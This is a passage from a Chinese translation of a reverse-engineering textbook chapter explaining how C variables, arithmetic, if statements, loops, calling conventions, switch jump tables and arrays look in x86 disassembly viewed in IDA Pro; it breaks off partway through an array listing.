在代码清单6-4和6-5中，局部变量x位于栈上一个相对ebp的常量偏移处。在代码清单6-4中，内存位置[ebp-4]在整个函数中被一致地用来引用局部变量x。这告诉我们ebp-4是一个基于栈的局部变量，它只在被定义的那个函数中被引用。

代码清单6-4　代码清单6-2中局部变量例子的汇编代码（未经标记）

```
00401006        mov     dword ptr [ebp-4], 1
0040100D        mov     dword ptr [ebp-8], 2
00401014        mov     eax, [ebp-4]
00401017        add     eax, [ebp-8]
0040101A        mov     [ebp-4], eax
0040101D        mov     ecx, [ebp-4]
00401020        push    ecx
00401021        push    offset aTotalD  ; "total = %d\n"
00401026        call    printf
```

在代码清单6-5中，x已经被IDA Pro反汇编器用假名var_4漂亮地标记了。正如我们在第5章中讨论的，假名可以被重命名为反映它们功能的有意义的名字。将这个局部变量命名为var_4而不是-4简化了你的分析，因为一旦你重命名var_4为x，你就不需要贯穿整个函数中在你的头脑里跟踪偏移-4了。

代码清单6-5　代码清单6-2中显示的局部变量例子的汇编代码（经过标记）

```
00401006        mov     [ebp+var_4], 0
0040100D        mov     [ebp+var_8], 1
00401014        mov     eax, [ebp+var_4]
00401017        add     eax, [ebp+var_8]
0040101A        mov     [ebp+var_4], eax
0040101D        mov     ecx, [ebp+var_4]
00401020        push    ecx
00401021        push    offset aTotalD  ; "total = %d\n"
00401026        call    printf
```

6.2　反汇编算术操作

许多不同类型的算术操作可以用C编程来执行，我们在这节将展示这些操作的反汇编。

代码清单6-6显示了两个变量和一些算术操作的C代码。其中，两个是- -和++操作，它们分别被用来自减1和自增1。%操作在两个变量之间执行取模操作，这个操作是取得执行一次除法之后的余数。

代码清单6-6　两个变量和一些算术操作的C代码

```
int a = 0;
int b = 1;
a = a + 11;
a = a - b;
a--;
b++;
b = a % 3;
```

代码清单6-7显示了代码清单6-6中C语言代码的汇编，它们可以被翻译回C语言。

代码清单6-7　代码清单6-6中算术操作例子的汇编代码

```
00401006        mov     [ebp+var_4], 0
0040100D        mov     [ebp+var_8], 1
00401014        mov     eax, [ebp+var_4] ❶
00401017        add     eax, 0Bh
0040101A        mov     [ebp+var_4], eax
0040101D        mov     ecx, [ebp+var_4]
00401020        sub     ecx, [ebp+var_8] ❷
00401023        mov     [ebp+var_4], ecx
00401026        mov     edx, [ebp+var_4]
00401029        sub     edx, 1 ❸
0040102C        mov     [ebp+var_4], edx
0040102F        mov     eax, [ebp+var_8]
00401032        add     eax, 1 ❹
00401035        mov     [ebp+var_8], eax
00401038        mov     eax, [ebp+var_4]
0040103B        cdq
0040103C        mov     ecx, 3
00401041        idiv    ecx
00401043        mov     [ebp+var_8], edx ❺
```

在这个例子中，a和b是局部变量，因为它们被通过栈来引用。IDA Pro已经标记了a为var_4，将b标记为var_8。首先，var_4和var_8分别被初始化为0和1。a被移动到eax中❶，然后0x0b被加给eax，从而a增加了11，b然后被a减❷。（编译器决定使用sub和add指令❸和❹，而不是inc和dec指令。）

最后5条汇编指令实现了取模。当执行div或idiv指令时❺，你是在用edx:eax除操作数并将结果保存到eax中，余数保存到edx中。这就是为什么edx被移动到var_8中的原因❺。

6.3 识别if语句

程序员使用if语句来实现基于特定条件改变程序的执行。if语句在C代码和汇编代码中很常见。我们将在本节中检验基本的和嵌套的if语句。你的目标应该是学习如何识别不同类型的if语句。

代码清单6-8显示了一个简单C的if语句，这段代码对应的汇编代码在代码清单6-9中显示。注意在❷处的条件跳转jnz。对于一个if语句必定有一个条件跳转，但不是所有条件跳转都对应if语句。

代码清单6-8 if语句例子的C代码

```
int x = 1;
int y = 2;

if(x == y){
      printf("x equals y.\n");
}else{
      printf("x is not equal to y.\n");
}
```

代码清单6-9 代码清单6-8中if语句例子的汇编代码

```
00401006         mov     [ebp+var_8], 1
0040100D         mov     [ebp+var_4], 2
00401014         mov     eax, [ebp+var_8]
00401017         cmp     eax, [ebp+var_4] ❶
0040101A         jnz     short loc_40102B ❷
0040101C         push    offset aXEqualsY_ ; "x equals y.\n"
00401021         call    printf
00401026         add     esp, 4
00401029         jmp     short loc_401038 ❸
0040102B loc_40102B:
0040102B         push    offset aXIsNotEqualToY ; "x is not equal to y.\n"
00401030         call    printf
```

如你在代码清单6-9中看到的，代码清单6-8中在if语句内部的代码在被执行之前必须做一个决定。这个决定对应于❷处显示的条件跳转（jnz）。要跳转的决定是基于一个比较（cmp）语句来做的，这个比较语句检查在❶处var_4是否等于var_8（var_4和var_8对应我们源代码中的x和y）。如果这两个值不相等，这个跳转就会发生，并且这段代码打印“x is not equal to y.”；否则，代码继续执行并打印“x equals y.”。

同时也注意跳过在❸处else段的代码跳转（jmp）。你识别出这两个代码路径中只有一条会被执行，这是识别if语句的关键点。

6.3.1 用IDA Pro图形化分析函数

IDA Pro有一个在识别结构方面很有用的图形化工具，如图6-1所示。这个特性是分析函数的默认视图。

图6-1显示了代码清单6-9中汇编代码例子的控制流图。如你所见，两个不同代码执行的路径（❶和❷）都到达函数的末尾，并且每一条路径打印一个不同的字符串。代码路径❶会打印“x equals y.”，而❷会打印“x is not equal to y.”。

IDA Pro在代码框底部的决策点处添加了false❶和true❷标签。如你能想象到的，图形化表示一个函数，能极大地加速逆向工程的进程。




图6-1　在代码清单6-9中的if语句例子的反汇编图

6.3.2 识别嵌套的if语句

代码清单6-10显示了一个和代码清单6-8相似的嵌套**if**语句的C代码程序，除了两个附加的**if**语句被添加到原始的**if**语句中这点不太一样。这些附加语句通过测试，判断**z**是否等于**0**。

代码清单6-10 一个嵌套if语句的C代码

```
int x = 0;
int y = 1;
int z = 2;

if(x == y){
     if(z==0){
          printf("z is zero and x = y.\n");
     }else{
          printf("z is non-zero and x = y.\n");
     }
}else{
     if(z==0){
          printf("z zero and x != y.\n");
     }else{
          printf("z non-zero and x != y.\n");
     }
}
```

尽管C语言代码修改得很少，汇编代码却更加复杂，如代码清单6-11所示。

代码清单6-11 在代码清单6-10中的嵌套if语句例子的汇编代码

```
00401006         mov     [ebp+var_8], 0
0040100D         mov     [ebp+var_4], 1
00401014         mov     [ebp+var_C], 2
0040101B         mov     eax, [ebp+var_8]
0040101E         cmp     eax, [ebp+var_4]
00401021         jnz     short loc_401047 ❶
00401023         cmp     [ebp+var_C], 0
00401027         jnz     short loc_401038 ❷
00401029         push    offset aZIsZeroAndXY_ ; "z is zero and x = y.\n"
0040102E         call    printf
00401033         add     esp, 4
00401036         jmp     short loc_401045
00401038 loc_401038:
00401038         push    offset aZIsNonZeroAndX ; "z is non-zero and x = y.\n"
0040103D         call    printf
00401042         add     esp, 4
```

```
00401045 loc_401045:
00401045         jmp     short loc_401069
00401047 loc_401047:
00401047         cmp     [ebp+var_C], 0
0040104B         jnz     short loc_40105C ❸
0040104D         push    offset aZZeroAndXY_ ; "z zero and x != y.\n"
00401052         call    printf
00401057         add     esp, 4
0040105A         jmp     short loc_401069
0040105C loc_40105C:
0040105C         push    offset aZNonZeroAndXY_ ; "z non-zero and x != y.\n"
00401061         call    printf00401061
```

如你所见，3个不同的条件跳转发生了。第一个在❶处，如果var_4不等于var_8时发生。另外两个在❷和❸处，如果var_C不等于0时发生。

6.4 识别循环

循环与重复任务在所有软件中都很常见，你能够识别它们是很重要的。

6.4.1 找到for循环

for循环是一个C编程使用的基本循环机制。for循环总是有4个组件：初始化、比较、执行指令，以及递增或递减。

代码清单6-12显示了一个for循环的例子。

代码清单6-12　一个for循环的C代码

```
int i;

for(i=0; i<100; i++)
{
   printf("i equals %d\n", i);
}
```

在这个例子中，初始化设置i为0，并且这个比较检查i是否小于100。如果i小于100，printf指令会被执行，递增会给i加1，这个处理过程会检查i是否小于100。这些步骤会重复直到i大于或等于100。

在汇编代码中，for循环可以通过定位这4个组件识别出来——初始化、比较、执行指令以及递增/递减。例如，在代码清单6-13中，❶对应循环变量的初始化步骤，❸和❹之间的代码对应循环变量的递增，其最初会在❷处通过一个跳转指令而跳过。比较发生在❺处，循环决策在❻处被通过条件跳转指令而做出。如果跳转没有被执行，printf指令会被执行，并且通过❼处的一个无条件跳转，使得循环变量进行递增。

代码清单6-13 代码清单6-12中for循环例子的汇编代码

```
00401004        mov     [ebp+var_4], 0 ❶
0040100B        jmp     short loc_401016 ❷
0040100D loc_40100D:
0040100D        mov     eax, [ebp+var_4] ❸
00401010        add     eax, 1
00401013        mov     [ebp+var_4], eax ❹
00401016 loc_401016:
00401016        cmp     [ebp+var_4], 64h ❺
0040101A        jge     short loc_40102F ❻
0040101C        mov     ecx, [ebp+var_4]
0040101F        push    ecx
00401020        push    offset aID  ; "i equals %d\n"
00401025        call    printf
0040102A        add     esp, 8
0040102D        jmp     short loc_40100D ❼
```

一个for循环可以使用IDA Pro的图形模式识别出来，如图6-2所示。




图6-2 代码清单6-13中for循环的反汇编图

在这个图示中，在递增代码之后向上指的箭头指示了一个循环结构。这些箭头使循环在图形视图中比在标准反汇编视图中更容易识别。这个图显示了5个框：顶部的4个是for循环的组件（初始化、比较、执行和循环递增）。右下部的框是函数结尾，我们在第4章中描述过，它作为一个函数的一段，负责清理栈并返回。

6.4.2 找到while循环

while循环频繁地被恶意代码作者使用，来通过循环知道一个条件是否被满足，比如接收到一个数据包或命令。while循环的汇编看起来和for循环类似，但是它们更容易理解。在代码清单6-14中的while循环会继续循环，直到从checkResult返回的状态是0。

代码清单6-14 一个while循环的C代码

```
int status=0;
int result = 0;

while(status == 0){
     result = performAction();
     status = checkResult(result);
}
```

在代码清单6-15中的汇编代码看来与for循环非常相似，唯一的区别在于它缺少一个递增。一个条件跳转发生在❶处，而一个无条件跳转发生在❷处，这段代码停止重复执行的唯一方式，就是那个期望发生的条件跳转。

代码清单6-15 代码清单6-14中while循环例子的汇编代码

```
00401036        mov     [ebp+var_4], 0
0040103D        mov     [ebp+var_8], 0
00401044 loc_401044:
00401044        cmp     [ebp+var_4], 0
00401048        jnz     short loc_401063 ❶
0040104A        call    performAction
0040104F        mov     [ebp+var_8], eax
00401052        mov     eax, [ebp+var_8]
00401055        push    eax
00401056        call    checkResult
0040105B        add     esp, 4
0040105E        mov     [ebp+var_4], eax
00401061        jmp     short loc_401044 ❷
```

6.5 理解函数调用约定

在第4章中，我们讨论了在进行函数调用时栈和call指令是如何使用的。函数调用在汇编代码中的表现可能不一样，而调用约定决定了函数调用发生的方式。这些约定包含了参数被放在栈上或寄存器中的次序，以及是由调用者还是被调函数（被调用者）负责在函数执行完成时清理栈。

调用约定的使用依赖于编译器，以及其他因素。通常编译器在如何实现这些约定方面，有一些细微差别。然而，当使用Windows API时你必须遵循特定约定，并且为了可兼容性方面的考虑，它们是由统一方式实现的（像在第7章讨论的）。

我们将使用代码清单6-16中的伪代码，来描述每一个调用约定。

代码清单6-16　一个函数调用的伪代码

```
int test(int x, int y, int z);
int a, b, c, ret;

ret = test(a, b, c);
```

你将遇到最常见的三个调用约定，分别是cdecl、stdcall以及fastcall。我们将在下面的章节中讨论它们的关键区别。

> **注意：** 同样的约定在编译器之间有实现上的差异，我们将注意力集中在使用它们的最常用方式上。

6.5.1 cdecl

cdecl是最常用的约定之一，在第4章中我们介绍栈和函数调用时就描述过这种约定。在cdecl约定中，参数是从右到左按序被压入栈，当函数完成时由调用者清理栈，并且将返回值保存在EAX中。代码清单6-17显示了一个样例，这个例子展示了代码清单6-16中的程序被使用cdecl编译后的反汇编代码。

代码清单6-17　cdecl函数调用

```
push c
push b
push a
call test
add esp, 12
mov ret, eax
```

注意在加粗部分中，栈是由调用者清理的。在这个例子中，参数是按照从右到左的次序被压入栈的，从c开始。

6.5.2 stdcall

stdcall约定除了被调用者在函数完成时清理栈之外，其他和cdecl非常类似。因此，如果stdcall约定被使用，在代码清单6-17中被加粗的add指令就不再需要了，因为被调函数将负责清理栈。

代码清单6-16中的test函数，在stdcall下编译出来就会不太一样，因为它必须关心栈的清理。它的结尾需要小心地进行清理。

stdcall是Windows API的标准调用约定。任何调用这些API的代码都不需要清理栈，因为清理栈的责任是由实现API函数代码的DLL程序所承担的。

6.5.3 fastcall

fastcall调用约定跨编译器时变化最多，但是它总体上在所有情况下的工作方式都是相似的。在fastcall中，前一些参数（典型的是前两个）被传到寄存器中，备用的寄存器是EDX和ECX（微软fastcall约定）。如果需要的话，剩下的参数再以从右到左的次序被加载到栈上。通常使用fastcall比其他约定更高效，因为代码不需要涉及过多的栈操作。

6.5.4 压栈与移动

除了到目前为止讨论的使用不同的调用约定外，编译器可能也会选择使用不同的指令来执行同样的操作，这通常发生在编译器决定移动而不是压栈的时候。代码清单6-18显示了一个函数调用的C代码例子。函数adder把两个参数相加并返回结果。main函数调用adder，并使用printf打印结果。

代码清单6-18 一个函数调用的C代码

```
int adder(int a, int b)
{
   return a+b;
}

void main()
{
   int x = 1;
   int y = 2;

   printf("the function returned the number %d\n", adder(x,y));
}
```

adder函数的汇编代码跨编译器编译后是一致的，如代码清单16-9中显示。如你所见，这段代码将arg_0和arg_4相加并把结果保存到EAX中。（如在第4章中讨论的，EAX保存返回值。）

代码清单6-19 在代码清单6-18中的adder函数的汇编代码

```
00401730    push    ebp
00401731    mov     ebp, esp
00401733    mov     eax, [ebp+arg_0]
00401736    add     eax, [ebp+arg_4]
00401739    pop     ebp
0040173A    retn
```

表6-1显示了由两种编译器使用的不同的调用约定：微软Visual Studio和GNU编译器集合（GCC）。在左侧，adder函数和printf的参数在调用前被压到栈上。而在右侧，参数在调用之前被移动到栈上。你应该为两种类型的调用约定做好准备，因为作为一名分析师，你对编译器并没有控制权。例如，左侧有一条指令不和右侧的任何指令对应。这个指令恢复栈指针，它在右侧并不是必需的，因为栈指针根本没有被修改。

> **注意**：记住，即便使用的是同一个编译器，在调用约定方面也可能存在区别，这依赖于各种设置和选项。

表6-1 使用两种不同调用约定时一个函数调用的汇编代码

Visual Studio 版本			GCC 版本		
00401746	mov	[ebp+var_4], 1	00401085	mov	[ebp+var_4], 1
0040174D	mov	[ebp+var_8], 2	0040108C	mov	[ebp+var_8], 2
00401754	mov	eax, [ebp+var_8]	00401093	mov	eax, [ebp+var_8]
00401757	push	eax	00401096	mov	[esp+4], eax
00401758	mov	ecx, [ebp+var_4]	0040109A	mov	eax, [ebp+var_4]
0040175B	push	ecx	0040109D	mov	[esp], eax
0040175C	call	adder	004010A0	call	adder
00401761	**add**	**esp, 8**			
00401764	push	eax	004010A5	mov	[esp+4], eax
00401765	push	offset TheFunctionRet	004010A9	mov	[esp], offset TheFunctionRet
0040176A	call	ds:printf	004010B0	call	printf

6.6 分析switch语句

switch语句被程序员（和恶意代码作者）用来做一个基于字符或整数的决策。例如，后门通常使用单一的字节值从一系列动作中选择一个。switch语句通常以两种方式被编译：使用if样式或使用跳转表。

6.6.1 If样式

代码清单6-20显示了一个简单的switch语句，它使用变量i。依赖于i的值，和case值对应的代码将被执行。

代码清单6-20 一个有3个选项的switch语句C代码

```
switch(i)
{
   case 1:
      printf("i = %d", i+1);
      break;
   case 2:
      printf("i = %d", i+2);
      break;
   case 3:
      printf("i = %d", i+3);
      break;
   default:
      break;
}
```

这个switch语句已经被编译成在代码清单6-21中显示的汇编代码。它在❶和❷之间包含一系列条件跳转。条件跳转判定是通过在每一个跳转前面的比较直接进行的。

这个switch语句有3个选项，在❸、❹和❺处显示。由于在代码清单结尾处的无条件跳转，这些代码段相互之间是独立的。(你可能会发现，这个switch语句使用图6-3中显示的图形会更易于理解。)

代码清单6-21 在代码清单6-20中的switch语句例子的汇编代码

```
00401013         cmp     [ebp+var_8], 1
00401017         jz      short loc_401027 ❶
00401019         cmp     [ebp+var_8], 2
0040101D         jz      short loc_40103D
0040101F         cmp     [ebp+var_8], 3
00401023         jz      short loc_401053
00401025         jmp     short loc_401067 ❷
00401027 loc_401027:
00401027         mov     ecx, [ebp+var_4] ❸
0040102A         add     ecx, 1
0040102D         push    ecx
0040102E         push    offset unk_40C000 ; i = %d
00401033         call    printf
00401038         add     esp, 8
0040103B         jmp     short loc_401067
0040103D loc_40103D:
0040103D         mov     edx, [ebp+var_4] ❹
00401040         add     edx, 2
00401043         push    edx
00401044         push    offset unk_40C004 ; i = %d
00401049         call    printf
0040104E         add     esp, 8
00401051         jmp     short loc_401067
```

```
00401053 loc_401053:
00401053         mov     eax, [ebp+var_4] ❺
00401056         add     eax, 3
00401059         push    eax
0040105A         push    offset unk_40C008 ; i = %d
0040105F         call    printf
00401064         add     esp, 8
```

图6-3通过将代码分割成需要根据下一个决策才被执行的形式，将switch选项分开。在图中的3个框，被标记为❶、❷和❸，直接对应case语句的3个不同选项。注意所有这些框都在底部框终止，它是函数的末尾。你应该能够使用这个图看到，当var_8大于3时代码必须通过3个检查。

从这段反汇编代码，你很难知道原始代码是一个switch语句还是一个if语句序列，因为一个编译过的switch语句看起来就像一组if语句——两者都能包含一组cmp和jcc指令。当执行你的反汇编代码时，你并不是总能得到原始代码，因为可能有多种方式来代表同样的汇编语言结构的代码，所有这些都是有效并且相等的。

6.6.2 跳转表

下一个反汇编例子经常在庞大连续的switch语句中出现。编译器优化代码来避免需要做如此多的比较。例如，若代码清单6-20中i的值是3，三个不同比较将会在第3个case被执行时发生。而在代码清单6-22中，我们添加一个case到代码清单6-20中（通过比较这个代码清单你可以看到），但是生成的汇编代码却大不一样了。

代码清单6-22 一个拥有4个选项的switch语句C代码

```
switch(i)
{
   case 1:
      printf("i = %d", i+1);
      break;
   case 2:
      printf("i = %d", i+2);
      break;
   case 3:
      printf("i = %d", i+3);
      break;
   case 4:
      printf("i = %d", i+3);
      break;
   default:
      break;
}
```




图6-3　代码清单6-21中if样式的switch语句例子的反汇编代码图

代码清单6-23中，使用了一个跳转表，来更加高效地运行汇编代码，显示在❷处，它定义了一些附加内存位置的偏移。这个switch变量被用来作为这个跳转表的一个索引。

在这个例子中，ecx包含这个switch变量，并且它在第一行被减1。在C代码中，switch表的范围从1到4，而汇编代码必须调整它从0到3，这样这个跳转表可以被合理地添加索引。在❶处的跳转指令是基于跳转表目标的位置。

在这个跳转指令中，edx被乘以4并且加上跳转表的基址（0x401088），来确定要跳转到哪个case代码块。它被乘以4是因为跳转表中的每一项是一个4字节大小的地址。

代码清单6-23　代码清单6-22中switch语句例子的汇编代码

```
00401016        sub     ecx, 1
00401019        mov     [ebp+var_8], ecx
0040101C        cmp     [ebp+var_8], 3
00401020        ja      short loc_401082
00401022        mov     edx, [ebp+var_8]
00401025        jmp     ds:off_401088[edx*4] ❶
0040102C    loc_40102C:
              ...
00401040        jmp     short loc_401082
00401042    loc_401042:
              ...
00401056        jmp     short loc_401082
00401058    loc_401058:
              ...
0040106C        jmp     short loc_401082
0040106E    loc_40106E:
              ...
00401082    loc_401082:
00401082        xor     eax, eax
00401084        mov     esp, ebp
00401086        pop     ebp
00401087        retn
00401087    _main   endp
00401088 ❷off_401088  dd offset loc_40102C
0040108C              dd offset loc_401042
00401090              dd offset loc_401058
00401094              dd offset loc_40106E
```

在图6-4中，这种类型switch语句的图形表示，比起标准的反汇编视图更加清晰。




图6-4　跳转表switch语句例子的反汇编图

如你所见，四个case选项的每一个都被很清晰地分开成汇编代码块。这些代码块逐一排列在跳转表后的一列上，由跳转表决定使用哪一个代码块。注意所有这些代码框和初始框都在最右边的代码框中终止，而它就是这个函数的末尾。

6.7 反汇编数组

数组被程序员们用来定义一个相似数据项的有序集合。比如，恶意代码有时会使用一个指向字符串的指针数组，其中包含多个主机名，作为连接的选项。

代码清单6-24中显示了被一个程序使用的两个数组，两个数组都通过for循环进行迭代式设置。数组a是局部定义的，而数组b是全局定义的。这些定义将影响汇编代码。

代码清单6-24 一个数组的C代码例子

```
int b[5] = {123,87,487,7,978};
void main()
{
   int i;
   int a[5];

   for(i = 0; i<5; i++)
   {
      a[i] = i;
      b[i] = i;
   }
}
```

在汇编代码中，数组是通过使用一个基地址作为起始点来进行访问的。每一个元素的大小通常并不总是明显的，但是它可以通过看这个数组是如何被索引的来进行判断。代码清单6-25显示了代码清单6-24中C程序的汇编代码。

代码清单6-25 代码清单6-24中数组的汇编代码

```
00401006        mov     [ebp+var_18], 0
0040100D        jmp     short loc_401018
0040100F loc_40100F:
0040100F        mov     eax, [ebp+var_18]
00401012        add     eax, 1
